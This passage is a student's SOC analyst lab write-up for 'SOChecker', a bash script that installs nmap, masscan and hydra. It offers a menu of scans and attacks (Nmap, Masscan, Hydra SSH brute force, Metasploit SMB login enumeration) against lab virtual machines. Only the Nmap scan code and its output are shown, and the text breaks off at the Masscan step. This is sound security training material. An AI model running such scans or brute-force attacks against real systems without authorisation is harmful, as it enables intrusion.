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
27 August 2022

SOC Analyst Project- SOCHECKER

The script is used to conduct various scans and attacks and the results will be saved.

The target machines: Kali and Windows virtual machines


Kali (IP Address)



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.0.5  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::20c:29ff:fe25:942c  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:25:94:2c  txqueuelen 1000  (Ethernet)
        RX packets 24794  bytes 1784121 (1.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18195  bytes 1229895 (1.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 17  bytes 2708 (2.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2708 (2.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Windows (IP Address)



```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::4d7a:6a3d:2ca3:e4ce%2
   IPv4 Address. . . . . . . . . . . : 10.0.0.1
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . : 10.0.0.100

Tunnel adapter Local Area Connection* 3:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter isatap.{0C2B5D6A-134B-4D5B-94D7-90EBB6826349}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

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
Step 1:

The script will create a directory/folder named as “CheckerOutput” using the command “mkdir CheckerOutput”. All the results saved by the script will be stored inside this folder.

From script




```
mkdir CheckerOutput
installtool
chkme
```

Step 2:

Install all relevant tools needed for running the scripts.


1) From script



```
#!/bin/bash

function installtool()
{
# Install all relevant applications, if exists, the commands will upgrade the packa
    sudo apt-get update && sudo apt-get upgrade
    sudo apt-get install nmap
    sudo apt-get install masscan
    sudo apt-get install hydra
}
```

2) From terminal



```
┌──(kali㉿kali)-[~]
└─$ bash SOChecker.sh
[sudo] password for kali:
Get:1 http://mirror.aktkn.sg/kali kali-rolling InRelease [30.6 kB]
Get:2 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Packages [18.3 MB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 Contents (deb) [42.5 MB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Packages [108 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/contrib amd64 Contents (deb) [158 kB]
Get:6 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Packages [224 kB]
Get:7 http://mirror.aktkn.sg/kali kali-rolling/non-free amd64 Contents (deb) [952 kB]
Fetched 62.3 MB in 14s (4,494 kB/s)
Reading package lists... Done
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab libhttp-server-simple-perl liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin sphinx-rtd-theme-common
Use 'sudo apt autoremove' to remove them.
The following packages have been kept back:
  apache2 apache2-bin apache2-data apache2-utils axel bind9-dnsutils bind9-host bind9-libs binutils binutils-common binutils-x86-64-linux-gnu blueman clang clang-11 clang-13 cpp-11 creddump7
  cron curl cython3 default-mysql-server dirmngr ettercap-common ettercap-graphical faraday firefox-esr freerdp2-x11 g++-11 galera-4 gcc-11 gcc-11-base gir1.2-freedesktop gir1.2-glib-2.0
  gir1.2-javascriptcoregtk-4.0 gir1.2-vte-2.91 gir1.2-webkit2-4.0 gnupg gnupg-l10n gnupg-utils gobject-introspection gpg gpg-agent gpg-wks-client gpg-wks-server gpgconf gpgsm gpgv graphviz
  gstreamer1.0-libav gstreamer1.0-plugins-bad gvfs gvfs-backends gvfs-common gvfs-daemons gvfs-fuse gvfs-libs hydra hydra-gtk icu-devtools ike-scan impacket-scripts john john-data
  kali-defaults kali-linux-headless kismet-capture-linux-bluetooth kismet-capture-linux-wifi kismet-capture-nrf-51822 kismet-capture-nrf-52840 kismet-capture-nrf-mousejack
  kismet-capture-nxp-kw41z kismet-capture-rz-killerbee kismet-capture-ti-cc-2531 kismet-capture-ti-cc-2540 kismet-capture-ubertooth-one kismet-core kmod ldap-utils lib32gcc-s1 lib32stdc++6
  libafflib0v5 libapache2-mod-php8.1 libaprutil1 libaprutil1-dbd-sqlite3 libaprutil1-ldap libapt-pkg-perl libasan6 libasound2-plugins libatomic1 libavfilter7 libavutil56 libbinutils libcc1-0
  libchromaprint1 libclang-common-11-dev libclang-common-13-dev libclang-cpp11 libclang-cpp13 libclang1-11 libclang1-13 libcommon-sense-perl libcrypt-ssleay-perl libcryptsetup12 libctf0
  libcurl3-gnutls libcurl4 libdbd-mysql-perl libdbi-perl libdns-export1110 libegl-mesa0 libevent-core-2.1-7 libevent-openssl-2.1-7 libevent-pthreads-2.1-7 libfcgi-perl libfido2-1
  libfile-fcntllock-perl libfreerdp-client2-2 libfreerdp2-2 libgbm1 libgcc-11-dev libgcc-s1 libgd3 libgeos-c1v5 libgeotiff5 libgfortran5 libgirepository-1.0-1 libgl1-mesa-dri libglapi-mesa
  libglu1-mesa libglx-mesa0 libgomp1 libgspell-1-2 libgssapi-krb5-2 libgstreamer-plugins-bad1.0-0 libgvc6 libharfbuzz-icu0 libhdf5-103-1 libheif1 libhtml-parser-perl libical3 libicu-dev
  libidn2-0 libimobiledevice6 libinput-bin libinput10 libisc-export1105 libitm1 libjavascriptcoregtk-4.0-18 libjson-xs-perl libkmod2 libkrb5-3 libkrb5support0 libldb2
  liblist-moreutils-xs-perl libllvm11 libllvm13 liblocale-gettext-perl liblsan0 libmagickcore-6.q16-6 libmagickcore-6.q16-6-extra libmariadb3 libmfx1 libmm-glib0 libmongoc-1.0-0
  libmongocrypt0 libnet-dbus-perl libnet-dns-sec-perl libnet-libidn-perl libnet-ssleay-perl libnet1 libnewt0.52 libnginx-mod-http-geoip libnginx-mod-http-image-filter
  libnginx-mod-http-xslt-filter libnginx-mod-mail libnginx-mod-stream libnginx-mod-stream-geoip libnss-systemd libobjc-11-dev libobjc4 libopenconnect5 libpam-systemd libpipewire-0.3-0
  libpipewire-0.3-modules libpkcs11-helper1 libpocl2 libpocl2-common libpolkit-agent-1-0 libpolkit-gobject-1-0 libpoppler-glib8 libpostproc55 libpq5 libpulse-mainloop-glib0 libpulse0
  libpulsedsp libpython2.7-minimal libpython2.7-stdlib libpython3-dev libpython3-stdlib libpython3.10-minimal libpython3.10-stdlib libpython3.9 libpython3.9-dev libpython3.9-minimal
  libpython3.9-stdlib libqmi-glib5 libqmi-proxy libqt5charts5 libqt5core5a libqt5dbus5 libqt5designer5 libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins libqt5multimediagsttools5
  libqt5multimediawidgets5 libqt5network5 libqt5positioning5 libqt5printsupport5 libqt5qml5 libqt5qmlmodels5 libqt5quick5 libqt5sensors5 libqt5sql5 libqt5sql5-sqlite libqt5svg5 libqt5test5
  libqt5webchannel5 libqt5webkit5 libqt5widgets5 libqt5x11extras5 libqt5xml5 libquadmath0 librabbitmq4 libsane-common libsane1 libserf-1-1 libshout3 libsmbclient libsnmp40 libsocket6-perl
  libspa-0.2-modules libspatialite7 libssh-4 libssh2-1 libstdc++-11-dev libstdc++6 libstring-crc32-perl libswresample3 libswscale5 libsystemd0 libtalloc2 libtdb1 libterm-readkey-perl
  libtext-charwidth-perl libtext-iconv-perl libtiff5 libtsan0 libtss2-esys-3.0.2-0 libubsan1 libvte-2.91-0 libvte-2.91-common libwacom-bin libwacom-common libwbclient0 libwebkit2gtk-4.0-37
  libwebpdemux2 libwebpmux3 libwinpr2-2 libwmf0.2-7 libxatracker2 libxerces-c3.2 libxml-parser-perl libxml2 libxml2-dev libxmlsec1-openssl libzip-dev libzip4 linux-image-amd64 llvm-11
  llvm-11-dev llvm-11-linker-tools llvm-11-runtime llvm-11-tools llvm-13 llvm-13-dev llvm-13-linker-tools llvm-13-runtime llvm-13-tools medusa mesa-va-drivers mesa-vdpau-drivers
  mesa-vulkan-drivers metasploit-framework modemmanager mtd-utils ncrack network-manager-gnome network-manager-l2tp network-manager-l2tp-gnome network-manager-openconnect
  network-manager-openconnect-gnome network-manager-openvpn network-manager-openvpn-gnome network-manager-pptp network-manager-pptp-gnome network-manager-vpnc network-manager-vpnc-gnome
  nfs-common nginx nginx-common nginx-core onboard open-vm-tools open-vm-tools-desktop openconnect openfortivpn openssh-client openssh-server openssh-sftp-server openssl openvpn ophcrack
```

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



```
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.92+dfsg2-1kali1).
nmap set to manually installed.
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 803 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
masscan is already the newest version (2:1.3.2+ds1-1).
masscan set to manually installed.
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 803 not upgraded.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  fonts-roboto-slab liblttng-ust-ctl4 liblttng-ust0 python3-ipaddr python3-singledispatch python3-twisted-bin
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  gcc-12-base libbson-1.0-0 libicu71 libmongoc-1.0-0 libssl3 libstdc++6
The following NEW packages will be installed:
  gcc-12-base libicu71 libssl3
The following packages will be upgraded:
  hydra libbson-1.0-0 libmongoc-1.0-0 libstdc++6
4 upgraded, 3 newly installed, 0 to remove and 799 not upgraded.
Need to get 12.7 MB/12.7 MB of archives.
After this operation, 42.8 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://mirror.aktkn.sg/kali kali-rolling/main amd64 gcc-12-base amd64 12.1.0-7 [207 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 libstdc++6 amd64 12.1.0-7 [614 kB]
Get:3 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libicu71 amd64 71.1-3 [9,218 kB]
Get:4 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libssl3 amd64 3.0.4-2 [2,034 kB]
Get:5 http://mirror.aktkn.sg/kali kali-rolling/main amd64 libmongoc-1.0-0 amd64 1.22.1-1 [305 kB]
Get:6 http://http.kali.org/kali kali-rolling/main amd64 hydra amd64 9.3-3+b1 [276 kB]
Fetched 12.7 MB in 2s (7,404 kB/s)
Selecting previously unselected package gcc-12-base:amd64.
(Reading database ... 291775 files and directories currently installed.)
Preparing to unpack .../gcc-12-base_12.1.0-7_amd64.deb ...
Unpacking gcc-12-base:amd64 (12.1.0-7) ...
Setting up gcc-12-base:amd64 (12.1.0-7) ...
(Reading database ... 291780 files and directories currently installed.)
Preparing to unpack .../libstdc++6_12.1.0-7_amd64.deb ...
```

Step 3:

The script will prompt user to choose which option.

If user selects Option A, user will be asked to provide an IP Address. Thereafter, nmap scan will be carried as follows.

1) From terminal



```
Processing triggers for desktop-file-utils (0.26-1) ...
Processing triggers for libc-bin (2.33-8) ...
Processing triggers for man-db (2.10.2-1) ...
Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  A
Please provide an IP Address for scannning: 10.0.0.5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-26 23:07 EDT
Nmap scan report for 10.0.0.5
Host is up (0.00036s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds


The result is saved into a file named nmap.txt and it can found at location below.
/home/kali/CheckerOutput
```

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

User will be able to view the saved result at nmap.txt file inside CheckerOutput folder.



```
┌──(kali㉿kali)-[~]
└─$ ls
CheckerOutput  Documents  Music     Pictures  SOChecker.sh  user.txt
Desktop        Downloads  passwd.txt  Public  Templates     Videos

┌──(kali㉿kali)-[~]
└─$ cd CheckerOutput

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ ls
nmap.txt

┌──(kali㉿kali)-[~/CheckerOutput]
└─$ cat nmap.txt
# Nmap 7.92 scan initiated Fri Aug 26 23:07:27 2022 as: nmap -Pn -sV -oN ./CheckerOutput/nmap.txt 10.0.0.5
Nmap scan report for 10.0.0.5
Host is up (0.00036s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Debian 1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 26 23:07:28 2022 -- 1 IP address (1 host up) scanned in 0.78 seconds
```

2) From script




```
function chkme ()
{
    read -p "Would you like to scan an IP Address or execute an attack? A) Nmap B) Masscan C) Hydra (SSH) D) Metasploit- SMB Login Enumeration E) Exit  " checker
    case $checker in

    A)
        read -p "Please provide an IP Address for scannning: " ipadd
        nmap "$ipadd" -Pn -sV -oN ./CheckerOutput/nmap.txt
        echo " "
        echo " "
        cd CheckerOutput
        echo "The result is saved into a file named nmap.txt and it can found at location below."
        pwd
        cd ..
        echo " "
        echo " "
        chkme

    ;;
```

Step 4:


If user selects Option B, user will be asked to provide an IP Address. Thereafter, Masscan will be carried out.

1) From terminal



